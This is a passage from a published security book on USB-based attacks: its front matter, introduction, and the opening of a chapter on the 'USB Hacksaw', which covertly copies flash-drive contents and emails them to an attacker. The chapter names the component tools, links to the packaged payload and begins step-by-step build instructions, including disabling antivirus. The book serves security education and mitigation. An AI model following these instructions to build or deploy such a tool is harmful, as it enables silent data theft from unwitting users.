SYNGRESS

The Seven Deadliest Attacks Series X

Seven Deadliest USB Attacks

Brian Anderson
Barbara Anderson

Syngress is an imprint of Elsevier
30 Corporate Drive, Suite 400, Burlington, MA 01803, USA
The Boulevard, Langford Lane, Kidlington, Oxford, OX5 1GB, UK

Notices
Knowledge and best practice in this field are constantly changing. As new research and experience broaden our understanding, changes in research methods, professional practices, or medical treatment may become necessary.

Practitioners and researchers must always rely on their own experience and knowledge in evaluating and using any information, methods, compounds, or experiments described herein. In using such information or methods they should be mindful of their own safety and the safety of others, including parties for whom they have a professional responsibility.

To the fullest extent of the law, neither the Publisher nor the authors, contributors, or editors, assume any liability for any injury and/or damage to persons or property as a matter of products liability, negligence or otherwise, or from any use or operation of any methods, products, instructions, or ideas contained in the material herein.

Library of Congress Cataloging-in-Publication Data
Anderson, Brian (Brian James)
Seven deadliest USB attacks / Brian Anderson ; technical editor, Barbara Anderson.
p. cm.
ISBN 978-1-59749-553-0
1. Computer security. 2. Computer networks–Security measures. I. Title.
QA76.9.A25A52 2010
005.8–dc22
2010008745

British Library Cataloguing-in-Publication Data
A catalogue record for this book is available from the British Library.

ISBN: 978-1-59749-553-0

Printed in the United States of America
10 11 12 13 14 10 9 8 7 6 5 4 3 2 1

Elsevier Inc., the author(s), and any person or firm involved in the writing, editing, or production (collectively "Makers") of this book ("the Work") do not guarantee or warrant the results to be obtained from the Work.

For information on rights, translations, and bulk sales, contact Matt Pedersen, Commercial Sales Director and Rights; email m.pedersen@elsevier.com

For information on all Syngress publications
visit our Web site at *www.syngress.com*

About the Authors

Lead Author

Brian Anderson (MCSE) is an independent security consultant specializing in multiple disciplines. Brian began his security career with the USMC serving as a military police officer while participating in the Somalia humanitarian efforts and also served multiple tours of duty in the Middle East and Korea. Additionally, he served as an instructor for weapons marksmanship, urban combat, and less than lethal munitions.

Brian's technical experience began when he joined EDS as an associate. Here, he became part of a leveraged team specializing in infrastructure problem resolution, disaster recovery, and enterprise design. His career progression was swift, carrying him through security engineering and into architecture and earning himself lead roles throughout. Brian was a key participant in many high-level security projects driven by HIPAA, PCI, SOX, FIPS, and other regulatory compliance projects. In these projects, his roles included support, design, remediation, and consultation for infrastructure dependent services, multitenant directories, IdM, RBAC, SSO, WLAN, data encryption, leveraged perimeter design, and security strategies.

Technical Editor

Andrew Rabie is an Executive Ninja with Attack Research. Attack Research is a global information security think tank that focuses on full disclosure of actual and real security threats. His role includes proactive defensive strategies and risk mitigation to an ever-increasing offensive trend in today's security world.

He currently resides in the middle of the Irish Sea on the Isle of Man, with his wife Leslie.

Contributing Author

Barbara Anderson (CCSP, CISSP, CCNP, CCDP) has worked in the information technology industry as a network and server security professional for over 11 years. During that time, she has acted as a senior network security engineer, providing consulting and support for all aspects of network and security design. Barbara comes from a strong network security background and has extensive experience in enterprise design, implementation, and life-cycle management.

Barbara proudly served her country for over 4 years in the US Air Force and has enjoyed successful positions at EDS, SMU, Fujitsu, ACS, and Fishnet Security. These experiences and interactions have allowed her to become an expert in enterprise security, product deployment, and product training.

Introduction

INFORMATION IN THIS CHAPTER

- Book Overview and Audience
- Organization and Orientation
- Emphasis on Risk

BOOK OVERVIEW AND AUDIENCE

While hardware thefts and network-based vulnerabilities always seem to take the front seat in the minds of security strategists and business executives, physical attacks against personal area networks (PANs) have been growing in variety, simplicity, and severity. Universal Serial Bus (USB) attacks top these concerns due to wide adoption and because they are nearly effortless to build, deploy, and execute. When combined with the U3 or other portable platform technologies, they leave minimal if any indication of an infiltration. It is no longer necessary for a malicious insider to risk being caught accessing unauthorized data stores or stealing computer equipment. Instead, he or she can just borrow resources for instant gratification with minimal risk of being discovered or disciplined.

This book was written to target a vast audience including students, technical staff, business leaders, or anyone seeking to understand fully the removable-media risk for Windows systems. It will provide you with the tools, tricks, and detailed instructions necessary to reconstruct and mitigate these activities while peering into the risks and future aspects surrounding the respective technologies.

The attacks outlined in this book are intended for individuals with moderate Microsoft Windows proficiency. Live Linux operating systems will be used in Chapter 5, “RAM dump,” and Chapter 7, “Social Engineering and USB Come Together for a Brutal Attack”; however, thorough documentation is provided for those unfamiliar with these operating systems. A U3 SanDisk Cruzer, Lexar flash drives, iPod, and iPhone are the hardware platforms employed to launch the attacks in this book.

ORGANIZATION AND ORIENTATION

Although the scope of this book is limited to Windows systems and the USB avenue, each chapter focuses on a different approach. It is not necessary to start from the beginning and read it in its entirety, although some of the sections relate to other chapters. Cross-references are included in respective chapter sections where pertinent subject matter may apply. While Windows systems are in the spotlight here, Mac, Linux, and UNIX systems are equally susceptible to similar attacks.

Microsoft uses the removable-media reference in their technical documentation,[A] and since a majority of the attacks are likely to occur on these systems, it has been adopted for orientation in this book. Removable media is any storage media that is designed to be removed from the host while it is still powered on. Tapes, compact discs (CD), digital versatile disks (DVD), solid-state drives (flash drives, SD, MMC, and others), and hard disks top a long list that qualify for this categorization. While this book will focus primarily on external flash and disk drives, the others should not be fully excluded as potential attack-packing apparatuses. The following sections will highlight the contents of each chapter to help you understand why these were chosen as the seven deadliest attacks.

Chapter 1 "USB Hacksaw"

The USB Hacksaw takes a completely new approach to data compromise. It combines several utilities that already exist in the wild to render an intriguing data-retrieval solution. Microsoft's recent updates and statements surrounding autorun behaviors are explained to present a detailed look into its response regarding these recent threats. Various portable platform technologies will also be described to show how USB flash drives are evolving into the next generation of virtual and fully functional operating environments.

Chapter 2 "USB Switchblade"

In this chapter, we will examine the USB Switchblade that was originally designed to aid administrators or auditors in gathering information for Windows systems. The modular design and ease of use make it a potentially devastating tool when placed in the wrong hands. Windows and common program-hardening recommendations are supplied to help combat these potential perpetrators.

Chapter 3 "USB-Based Virus/Malicious Code Launch"

USB and viruses has been a hot topic in the media as of late, and this chapter investigates these outbreaks and provides the most reasonable protective measures that can be applied. Malicious code categorizations and definitions are supplied to help you stay current in this fast-paced field of intrusive software. Documentation is

[A] www.microsoft.com/whdc/archive/usbfaq.mspx also included to create a basic infection injected by a USB flash drive to show how easily this can be accomplished.

Chapter 4 "USB Device Overflow"

In Chapter 4, we will provide you with a real-world example of USB-based heap overflow, which was unveiled by researchers at a Black Hat conference to gain administrative access to a Windows system. The physical and logical tools necessary to devise such an attack are explored to illustrate a theoretical recreation of their device. Additional situations are provided to show how USB and overflows are commonly used to exploit a number of different devices.

Chapter 5 "RAM dump"

Chapter 5 delves into the evolution of forensics in computer security. The Princeton cold-boot attack will be demonstrated to show the effectiveness of USB devices and how disastrous the consequences can be if the tables are turned. Active and image-based memory analysis is a growing field due in large part to the recent developments of memory-resident malwares and full-disk encryption schemes. An entire suite of tools is supplied with additional procedures to facilitate memory acquisition and analysis.

Chapter 6 "Pod Slurping"

The technique known as *pod slurping* derives its name from the media-player market frenzy, but more specifically Apple's iPod. In this chapter, we will uncover the speculation, provide a practical example, and discuss the defensive measures needed to mitigate these attacks. Additional instructions are included to illustrate a situation involving current technology, which can be used to silently siphon sensitive data out of a corporate environment.

Chapter 7 "Social Engineering and USB Come Together for a Brutal Attack"

This chapter will peer into the human element of security to demonstrate just how susceptible each of us is. We will also discuss the risks, rewards, and controversy surrounding social-engineering engagements and describe what you need to know regarding each. The premier penetration-testing platform known as Backtrack 4 will be the highlight, although combining all of the attacks in this book will bestow the most brutal assault.

EMPHASIS ON RISK

National Institute of Standards and Technologies (NIST) publication 800-12 provides an excellent description of computer security, which states "the protection afforded to an automated information system in order to attain the applicable objectives of preserving the integrity, availability, and confidentiality of information system resources (this includes hardware, software, firmware, information/data, and telecommunications)."[1] Confidentiality, integrity, and availability are extremely vulnerable for the systems and environments susceptible to these types of attacks. Included below is a short list of data types these specific attacks can acquire by leveraging a removable-media device.

- Exposure of data for keys or secrets housed in encryption software, products, services, external/portable drives, systems, networks, and applications
- Passwords of Outlook PST files, Remote Desktop Protocol (RDP) connections, File Transfer Protocol (FTP), Virtual Network Computing (VNC), virtual private network (VPN), dial-up configurations, mapped network drives, Windows domain credentials, browser AutoComplete fields, protected storage items, and much more.

These are just the tip of a huge iceberg full of cold-hearted malevolent activities that can intrude on your business, everyday life, and well-being. USB flash memory devices are on the forefront of the proximity attack vector, and their enormous capacities have only increased the amount of damage they can inflict.

SUMMARY

Localized attacks are not new to the threat landscape. Corporate industries and government agencies have been well aware of these issues for quite some time now. These problems continue to fluster security professionals as they scramble to update policies, procedures, and environments to minimize the impact these types of attacks can impose.

There are a number of software vendors who provide enterprise-level mechanisms to protect against the variety of assaults designed against PANs. This is good news for those who can afford their hefty price tags and complex integration schemes. Unfortunately, small businesses, educational facilities, consumers, and other undersized entities are left to defend themselves by whatever means they have available. The defensive sections in this book will outline the most reasonable mitigations that should be taken into consideration. While these may not completely rid your environment of all potential dangers, they will significantly hinder the attacks covered in this book.

Endnote

1. http://csrc.nist.gov/publications/nistpubs/800-12/800-12-html/chapter1.html. Accessed September 2009.

CHAPTER

USB Hacksaw

1

INFORMATION IN THIS CHAPTER

- Sharing Away Your Future
- Anatomy of the Attack
- What Is the Big Deal?
- Evolution of the Portable Platform
- Defending against This Attack

The Universal Serial Bus (USB) Hacksaw was devised by a posse of self-proclaimed "IT ninjas" acting on behalf of the Hak.5 organization. Hak.5 is a wiki Web community which produces monthly videos, forums, and articles demonstrating various types of hacks for almost anything electronic you can imagine.[A] The Hacksaw is one mutation of many USB-related hacks that have been released on this site. Another clever tool created by this community will be covered in Chapter 2, "USB Switchblade."

The original Hacksaw version was designed to use any configurable flash drive that can be customized with a compact disc, read-only memory (CD-ROM) partition. A SanDisk U3-enabled flash drive with a customized version of the LaunchPad software is preferred and will be discussed in this chapter. By leveraging the unique features of the U3 flash drives, it has the capability to install silently upon insertion. The drive will then act in a Trojan-like fashion as it copies the payload to an inconspicuous location, typically by way of an autorun mechanism enabled by the U3 CD-ROM emulation. The payload will then reside on the host by executing an initialization script each time the system is restarted. Once this is accomplished, the program monitors the system for external drives, and when detected, it will compress, split, and replicate all data to a mail account of the attacker in a stealthy manner.

[A] www.hak5.org/about

SHARING AWAY YOUR FUTURE

Albert was a junior executive for a major oil firm, who was having a typical week. He had been juggling flaming torches, which were passed his way from all directions. He kept every single torch in the air and managed to extinguish all but one, which happened to be the most critical. This last torch, which was soaked in napalm, was a presentation that he needed to provide to the senior management and shareholders. The research material had been compiled by the latest groundbreaking technological enhancements in the field. His presentation was to highlight this technology, its current state, and where they needed to drill. The company providing the technology had isolated 10 regions of significant interest deemed to have the most potential for new oil, and he needed funding. He was slated to give this presentation the following week after attending an executive management seminar out of town on Monday through Wednesday.

After an exhausting Friday evening at work, Albert decided he would try and finish up the presentation and his other remaining work on the flight and during downtime while he attended the conference. He saved his work and proceeded to shut down for the night but remembered a Windows blue screen that had occurred on his computer earlier in the day. He didn't have time to deal with technical support on this issue, especially since they had just been outsourced. Albert also didn't want to risk losing all of his acrobatic accomplishments earned this week, so he decided to use his thumb drive as a backup just in case.

The backup of his presentation and related material to the thumb drive was almost complete when an error popped up, indicating he was out of space. He recalled that he had copied his entire Outlook PST file on there earlier in the day when he first received the "blue screen of death." Fortunately, he had several personal items on the drive, which could be removed to clear up some room. His resume, QuickBooks backup, and fishing photos were just a few of the personal items he had been storing here. After clearing off some of the high-resolution pictures, he was finally able to save his presentation data.

Monday, we find Albert checking into his hotel after a long flight. He has been able to get some work done on his presentation and feels great. He's now using the version on his flash drive as the active copy just in case something happens, "such brilliance is hard to come by," he thinks to himself. After the first day of the conference, he returns to the hotel eagerly to work on his precious presentation. He opens PowerPoint and begins sifting through the data when suddenly everything goes blue. Repeated reboot attempts prove futile and produce the same results. The rage begins to boil, and a bead of sweat drips from his brow. He picks up his computer but then suddenly stops, realizing a fling across the room will do nothing good. A visit to the hotel bar to blow off some steam seems like a more indulging approach.

Two scotches into his pity party, and he recalls a message that was left for him at the front desk. On the way to the lobby area, he passes a room with a printer and a few Windows computers available for guest usage. Suddenly, brilliance strikes again! Albert remembers that he has the current version saved to his thumb drive just in case something like this were to occur. He decides to stop by the bar for one more drink to celebrate this magnificent accomplishment!

About a month prior to Albert's arriving at the hotel, a college computer guru paid a visit to the same location. She was hired by an international crime syndicate to strategically deploy different attacks at predetermined locations. One of the programs she injected onto all computers in the hotel was the USB Hacksaw.

Albert heads to the room to grab his thumb drive and then goes down to the lobby in the printing and computer area. He slaps his drive into the computer, and a few clicks later – bingo! He's working toward completing his presentation. What he doesn't realize is that a malicious program is currently downloading all data from his drive and packaging it up for e-mail delivery to some newfound international friends whom he has never met. Albert is not only losing valuable corporate data but also his resume, QuickBooks backup, and other personal data, which are enough to damage his identity, bank accounts, and his personal well-being.

Not too far from Albert's hotel, a team of university IT students were diligently finishing up a major implementation. A recent project called for kiosks to be strategically placed all over the campus for students and faculties. These kiosks allow students to register, modify classes, or check their grades. They could even alter personal information including methods of payment for respective services offered by the university.

To accomplish all of this, they were required to carry a USB drive that contained a certificate and account information used for validation onto the kiosk systems. An additional layer of protection was in place that forced the users to have a six-digit secret code. The deployment was a huge success with good feedback from users and management, and the team could envision accolades in the near future.

A week later, a few students started receiving alerts from their financial institutions. All of these were regarding suspicious usage at questionable locations on the Internet. This could be easily blamed on their own computer usage or any number of other possibilities. Soon, several more students came forward with similar issues. Was this a virus running rampant around the campus? Had their firewalls been penetrated and their databases owned? Was this an insider?

Questions abounded, and answers were nowhere to be found. The kiosks were the most recent major introduction onto their infrastructure in quite some time. They did provide access to the universities' backend systems and were strung all over the campus, some even on wireless. Could there be a rogue wireless router on their network or packet sniffers involved? There were so many potential culprits and so little time and resources to get the job done right.

The kiosks had some additional security measures in place aside from the typical software solutions. The devices were reasonably secure from a physical standpoint, having only the USB port exposed in the front. Access to the keyboard and other ports would be a difficult task without alerting someone to what had been done. Each and every kiosk was completely rebuilt every night by an automated process so to ensure nothing would remain resident if anything was able to infiltrate the system. It seemed nearly impossible for an intruder to use one of the kiosks as an attackvector.

Rigorous checks were made by each team responsible for their particular sector of the IT department. Each had their own opinion on how and where money and resources should be spent. After spinning their wheels for hours with debate, they finally decided to give network access control (NAC) a shot because it could cast the widest net.

The kiosk team took matters into their own hands. They knew how long it would take to get the intrusion detection system/intrusion prevention system (IDS/IPS) project moving, and two of their teammates had been affected by fraud incidents, which they attributed to a leak somewhere. Finally, they decided to update their daily builds with some diagnostic programs, which could monitor the level of detail this would require. Scripts would be used temporarily to get the logs back to a central location for review and analysis.

The first build was deployed that next morning and was immediately a tremendous success. Their log intervals were set for every hour and accounted for peak times on system and network resources. They had their first replication of log data from the machines, but nothing seemed out of place. Surely something had to be there; they proceeded to sift through the packet capture and thread process data. At 9 A.M., something new showed in the process list on one of the systems on the second floor of the north wing. They attempted to validate a process called *sbs.exe*, and an Internet search yielded a hacking script dubbed USB Dumper and Hacksaw. They were also able to find keylogger software and another suspicious process, which they were still investigating.

Two individuals were sent to the location immediately. They turned up nothing, but what they found later was a time pattern for distribution. The next day, the team set up ambush points at three of the kiosk locations, which were targeted the previous day. Like clockwork, an individual approached the kiosk terminal, appearing partially skittish. She inserted a USB flash drive and appeared to be doing nothing else. Her demeanor seemed to indicate she was waiting for something to happen on the machine but not interested in what was on the screen. Just as quickly as she got there, she was on her way out. They tracked her to another location and finally attempted to stop her at the third ambush site. She tried to flee, but endurance was an apparent weakness.

After analyzing the data, they were able to determine exactly how she pulled it off. An antivirus (AV) kill script was able to terminate their real-time virus scanning software right before it deployed the Hacksaw package. This allowed it to run all day and sent data off to an anonymous e-mail account on the Web. The team was speechless as they all looked at one another in amazement.

These scenarios, although fictional, are just two of millions of possible data loss scenarios that could occur with this type of attack. It's difficult to find any publicly documented cases from a reputable source related to this tool being deployed in a malicious manner. What you can find are many alleged claims of infections made on blogs, forums, and other independent sources where computer resources had been exploited. Maybe the lack of reports signifies that nobody really knows what has been stolen.

ANATOMY OF THE ATTACK

This section will describe the hardware and software components required to get a Hacksaw up and running. There are a few different methods that can be used to build a portable platform to launch this or many other attacks. Some of these alternate techniques will be discussed here and in the remaining sections of this chapter.

Universal Serial Bus

In 1996, the USB 1.0 specification was first introduced[B] and was gradually adopted thereafter. The design of USB is standardized by the USB-Implementers Forum (USB-IF), an industry body incorporating leading companies from the computer and electronics industries. The premise was to replace the massive amount of connectors on personal computers and to simplify software configuration of peripheral devices. The 1.0 specification did prove to be a great way to consolidate the different types of connections, but the transfer speed was less than desired. USB 2.0 improved upon many aspects but most importantly increased the transfer rate to 480 Mbps. The USB 3.0 specification was released on November 12, 2008, by the USB 3.0 Promoter Group.[C] Its maximum transfer rate is up to 10 times faster than its predecessor's, but protocol and other overhead will likely limit this to 3.2 Gbps. This increase in speed only benefits attackers in the time it will take them to deploy what they need and move on.

USB is able to connect system components such as mouses, keyboards, game controllers, scanners, digital cameras, printers, media players, flash drives, mobile phones, and external drives of all types, just to name a few. This has become the communication standard for most of these devices. The capability of a computer's USB interface to provide a power source directly to the attached unit is a key feature enhancing the extensive adoption. Its well-known trademarked logo may only be used on products that have successfully completed compliance testing.[D]

U3 and Flash Drive CD-ROM Emulation

The U3 smart drive was co-developed by SanDisk and M-Systems in 2005.[E] U3 smart drives are USB flash drives with a unique hardware and software setup. The flash-drive hardware configuration causes Windows disk management to provide dual partitions. An emulated read-only CD drive partition contains the autorun.inf and LaunchPad software. The additional drive is a standard file allocation table (FAT) partition, which includes a hidden "SYSTEM" folder for installed applications. This configuration allows a U3 flash drive to launch automatically when inserted into a computer.

[B] www.intel.com/standards/case/Intel_and_USB_Case_Study.pdf CSIsurvey2008.pdf, Page 2

[C] www.usb.org/press/USB-IF_Press_Releases/2008_11_17_USB_IF.pdf

[D] www.usb.org/developers/logo_license/

[E] http://cn.sandisk.com/Assets/File/pdf/SanDisk%20PR%20profile_EN.pdf

To be fully compliant with the U3 standards, an application must be developed to eliminate any remnants on the host computer. These applications are intended to run only from a U3-enabled device. Hundreds of program types can be downloaded from the U3 Web site, including SSH, Opera, Skype, Registry Analyzer, and many more. All of these are accessible from the U3 menu while leaving no footprint on leveraged system. It does not support certain applications such as Microsoft Office, but an Open Office version is available, as well as many other comparable standard applications.[F] The hacking community has also introduced a number of programs that can be packaged into an open-source version of the U3 platform.

Inside the Hacksaw Attack

In this section, instructions are provided to build out a USB Hacksaw, which will leverage a U3-enabled flash drive. Official U3-compliant applications are required to pass testing and validation criteria for certification of a supported application.[G] Although these quality procedures might guarantee stability and compatibility, they can also prevent unwanted applications from being approved for usage.

The regulation of the U3 platform did not stop the hacking community from targeting it. Instead, they utilize a modified U3 LaunchPad called the *Universal Customizer*, which can overwrite the existing U3 software, enabling an open-source platform for global development with minimal governance. Many administrative and forensic-type applications are finding their way onto this and other open-source versions.

Not all flash drives are capable of emulating a CD-ROM. The vendor chipset and controller type must be compatible for autorun to be supported. The USB flash drive controller must be able to support multiple logical unit numbers (LUNs), which indicate separate drives. To activate this behavior, you will need to locate the specific mass production tool (MPT) supported by the flash-drive controller vendor. This modification will allow the drive to appear as two, permitting one of them to act as a CD-ROM – class device. Most of the USB providers will now have this support included if they have been manufactured within the last few years. They are including this type of functionality even though it is not advertised.

USB flash drives were originally intended to provide a quick storage medium, and some people still prefer to use them in this manner. You can create additional partitions on almost any flash drive using appropriate tools against the respective controller. An example of this would be a Kingston DataTraveler with a Phison PS2134 controller, which can be configured with the PHISON UP13 UP14 UP12 V1.96 utility. Should you decide to proceed on this type of endeavor, the following Web site is a great source: http://flashboot.ru/. The site is written in Russian, so you will need to use a Web translator unless you have built-in multilingual capabilities. Worldlingo and Google Translate are two of quite a few free translating sites available on the Internet.

[F] www.u3.com/support/faq.aspx, Software Applications for U3, #7

[G] www.u3.com/support/faq.aspx, Software Applications for U3

System and Privilege Isolation

When testing any type of new software or tools, especially those with questionable content, you must do so in an isolated environment. Virtualization is a handy concept, particularly when testing software scenarios, but these experiments require hardware interaction that would require an additional layer of emulation. You will derive more accurate results testing on a host operating system.

Be sure to back up your critical data to an offline location. Offline is crucial because some of this code could potentially propagate to local or network-attached storage. This is highly recommended unless you want to spend 3 hours troubleshooting a rootkit intrusion that resulted in rebuilding only to have your new system infected again while restoring data.

If you don't already practice least-privilege principles, now is a great time to start. All operating systems prior to Vista will require some due diligence on the part of the user.[H] Windows Vista has a built-in feature called *user access control* (UAC), which requires all users, including administrators, to run in a standard user mode by default. An action that requires administrator permissions will prompt the user for permission before any action is taken. Accomplishing this on previous versions of Windows is a much more cumbersome task because administrative chores will ultimately fail until sufficient privileges are supplied.[I] While this can be a huge pain, it can also save you a tremendous amount of time if an attempt were made to infect your system with malicious code. Chapter 3, "USB-Based Virus/Malicious Code Launch," will go into more detail related to these principles.

It is also a good idea to have a bootable CD/DVD or flash drive available loaded with an arsenal of antimalware tools to prepare you for battle.[J] This allows you to leverage a temporary read-only operating system, which has full privileges to the host to which it is attached. These can prove invaluable when an ugly situation presents itself. More information related to Linux bootable media can be found in Chapter 5, "RAM dump," and Chapter 7, "Social Engineering and USB Come Together for a Brutal Attack."

Virus Scanners

When downloading the files necessary to reproduce the attack, you will need to disable your AV software; otherwise, the files in the package will be detected, producing undesirable results. Most virus software vendors will detect one or more of the files as being potentially dangerous and take the appropriate actions regardless of the decision you provide once alerted. Use caution when doing this as disabling AV can expose your system to many other types of malicious software.

> **WARNING**
>
> The download references and linked packages provided in this book could not be completely validated for other types of malicious content. These linked locations are also subject to change content or can be removed without notice. If you decide to download any of the tools, packages, or applications defined in this book, you will be doing so at your own risk.

[H] http://technet.microsoft.com/en-us/library/bb456992.aspx

[I] www.windowsecurity.com/articles/Implementing-Principle-Least-Privilege.html

[J] www.malwarehelp.org/anti-malware-bootable-rescue-cd-dvd-download.html

Spyware and Malware Utilities

Many spyware and malware applications now provide real-time process, registry, and file protection. Spybot[K] and MalwareBytes[L] were two of the programs used during testing. Neither proved to hinder download, installation, or deployment of the USB Hacksaw. There are a number of other popular programs in this market, and some could possibly detect and prevent various actions performed by the Hacksaw scripts. If you are using a tool not defined here, be cautious as you proceed through the build. Disable these products if problems are encountered, then restart the Hacksaw installation procedures.

Firewalls

Windows Firewall was tested with these procedures, and no problems were encountered. The mail session is initiated from the client, so this appears to Windows as a valid connection method. Other types of firewall or intrusion programs could cause issues, so proceed with caution here as well.

Hacksaw Tools

The program references included here provide an overview of the underpinnings related to this attack. These links are to the individual program files used to design the USB Hacksaw. They are listed here for reference only and are not required to be downloaded in order to recreate the attack. A link to the entire package containing all the necessary USB Hacksaw files is included in the next section.

- USB Dumper: www.secuobs.com/USBDumper.rar

This tool is designed to silently duplicate files from any USB flash drive connected to a Windows system or even enable the use of recovery tools to salvage previously deleted material. It will monitor the system for mass storage devices and trigger on their insertion.

- WinRAR: www.rarlabs.com

WinRAR is a compression and archive manager that can be operated from a command line. It can back up and compress data as well as decompress RAR, ZIP, and other files. This tool is used to compress and split up data into smaller portions so that the data can be sent via e-mail.

- Blat: www.blat.net

Blat is a Win32 command-line utility that sends e-mail using Simple Mail Transfer Protocol or posts to Usenet using Network News Transfer Protocol. This utility is used to establish a session with the mail system to transfer the compressed RAR files to the target account.

[K] www.safer-networking.org/index2.html
[L] www.malwarebytes.org/

- Stunnel: www.stunnel.org

Stunnel is a program that allows you to encrypt Transmission Control Protocol communications inside Secure Sockets Layer (SSL), which is available for both UNIX and Windows. Stunnel allows you to secure non-SSL-aware daemons and protocols (IMAP, POP, LDAP, and others) by having Stunnel provide the encryption, requiring no changes to the daemon's code. This is used to encrypt the credentials in transit to the mail system for authentication.

- Shortcut: www.optimumx.com/download/#Shortcut

This utility allows for the creation, modification, and querying of Windows shell links using the command line. The properties of an existing shortcut can be exported to a text file in .INI format. The Shortcut program is used to script the creation of icons used for shortcuts during the installation of the Hacksaw payload.

Figure 1.1 illustrates a series of Hacksaw infections in action. In this example, a USB drive was used to infect the hosts from a physical avenue. A proxy is included to demonstrate the masking techniques an attacker might employ while retrieving data or using other tools. Although a single proxy instance is



Mall Kiosk
Hotel computer
Legend
User's USB flash drives
User's USB hard drive
Proxy connection for anonymity
Hacksaw sending drive contents via e-mail,
OpenSSH, VNC, or other remote connection
Internet
Proxy
E-mail
Library computer

FIGURE 1.1

USB Hacksaw Infection Communication

described here, it is not uncommon for an attacker to use multiple proxies to ensure anonymity.

In Figure 1.1, the VNC and OpenSSH connections are viable attacks for low-security installations, which allow inbound connections, although these are the minority. Most medium- to high-level security-minded environments will not allow these connections without a network component modification. However, if a session were established from the inside out, this could evade most detection mechanisms. These programs are not loaded in the default installation of Hacksaw, but they will be covered in Chapter 2, "USB Switchblade."

How to Recreate the Attack

First, you will need to purchase a U3 drive unless you were able to customize your own by going to http://flashboot.ru. When purchasing a preconfigured U3 platform, be sure to look for the U3 symbol on the front or back cover of the packaging on the flash drive. If you are unable to locate the symbol, then try another vendor. SanDisk, Memorex, and Toshiba are three flash drive vendors who include the U3 technology on their products for turnkey operation. Others are out there, and more are likely to join this or new portable platform types in the near future.

The USB Hacksaw tool is designed to work with Windows 2000, XP, or 2003 systems only, although some success has been achieved on Vista. The program will manually install onto Windows 7 although Stunnel v4.11 is not compatible, resulting in a failure to establish a connection to the e-mail server. A Windows XP operating system was used to build the Hacksaw version outlined in the next section. In order to get the programs on the U3 drive, you must replace the launcher with the open-source code. The tool is designed to run automatically if autorun has not been disabled by the user or policy. If autorun has been disabled, user interaction is required to execute the program. More information related to Windows default settings and applicable updates to autorun and autoplay can be found in the section "Defending against This Attack" of this chapter. The following procedures will guide you through the creation of a USB Hacksaw.

1. Insert the new SanDisk Cruzer U3-enabled flash drive into the computer. Windows will detect the new hardware and the "Welcome to U3 dialogue" will appear.

> **NOTE**
>
> If you are using a U3 flash drive that was previously configured, this screen will not appear. This wizard simply configures your U3 flash drive with authorized software applications from the U3 Web site. The LaunchPad software will not be used in this example.

2. If prompted, select **Yes, I want U3** and the drive should initialize the Cruzer Program Wizard. Press the **Exit** button in the lower-left-hand corner of the dialogue.

TIP

On a fresh build of XP Home SP3 with current patch levels and a new SanDisk drive, Windows may prompt for a reboot after device driver installation.

Now that you've initialized and configured your U3 flash drive, it is time to gather the appropriate tools needed to get you going. The following procedures will supply the required download locations and outline the steps necessary to build a USB Hacksaw. If you encounter problems with the links or instructions provided, visit www.hak5.org Hacksaw wiki[M] or forums[N] for updated references to related material. The installation instructions found on the wiki during testing did not produce a working Hacksaw. Additional steps are included using the Universal Customizer to complete the Hacksaw configuration.

3. Download the Hacksaw and Universal Customizer packages from the following locations:
   - www.hak5.org/releases/2x03/hacksaw/hak5_usb_hacksaw_ver0.2poc.rar
   - http://rapidshare.com/files/36419359/Universal_Customizer.zip

WARNING


Beware when downloading Trojan-like programs. Try to choose the most reputable sites available, but even this will not guarantee they will be free of other malicious code.

4. Extract the files from the hak5_usb_hacksaw_ver0.2poc.rar and the Universal_Customizer.zip, allowing them to create individual default directory structures (for example, c:\tools\hak5* c:\tools\Universal*).

Be sure you are viewing hidden and system files. This can be accomplished using Explorer. In **XP**, go to **Tools, Folder options**, then click on the **View** tab, select **Show hidden files and folders**, then deselect **Hide protected windows operating system files**. The Vista File Options menu can be invoked by going to **Organize, Folder, and Search Options**. The **View** tab references are identical to **XP** from here, so proceed to the above instructions to complete view option changes.

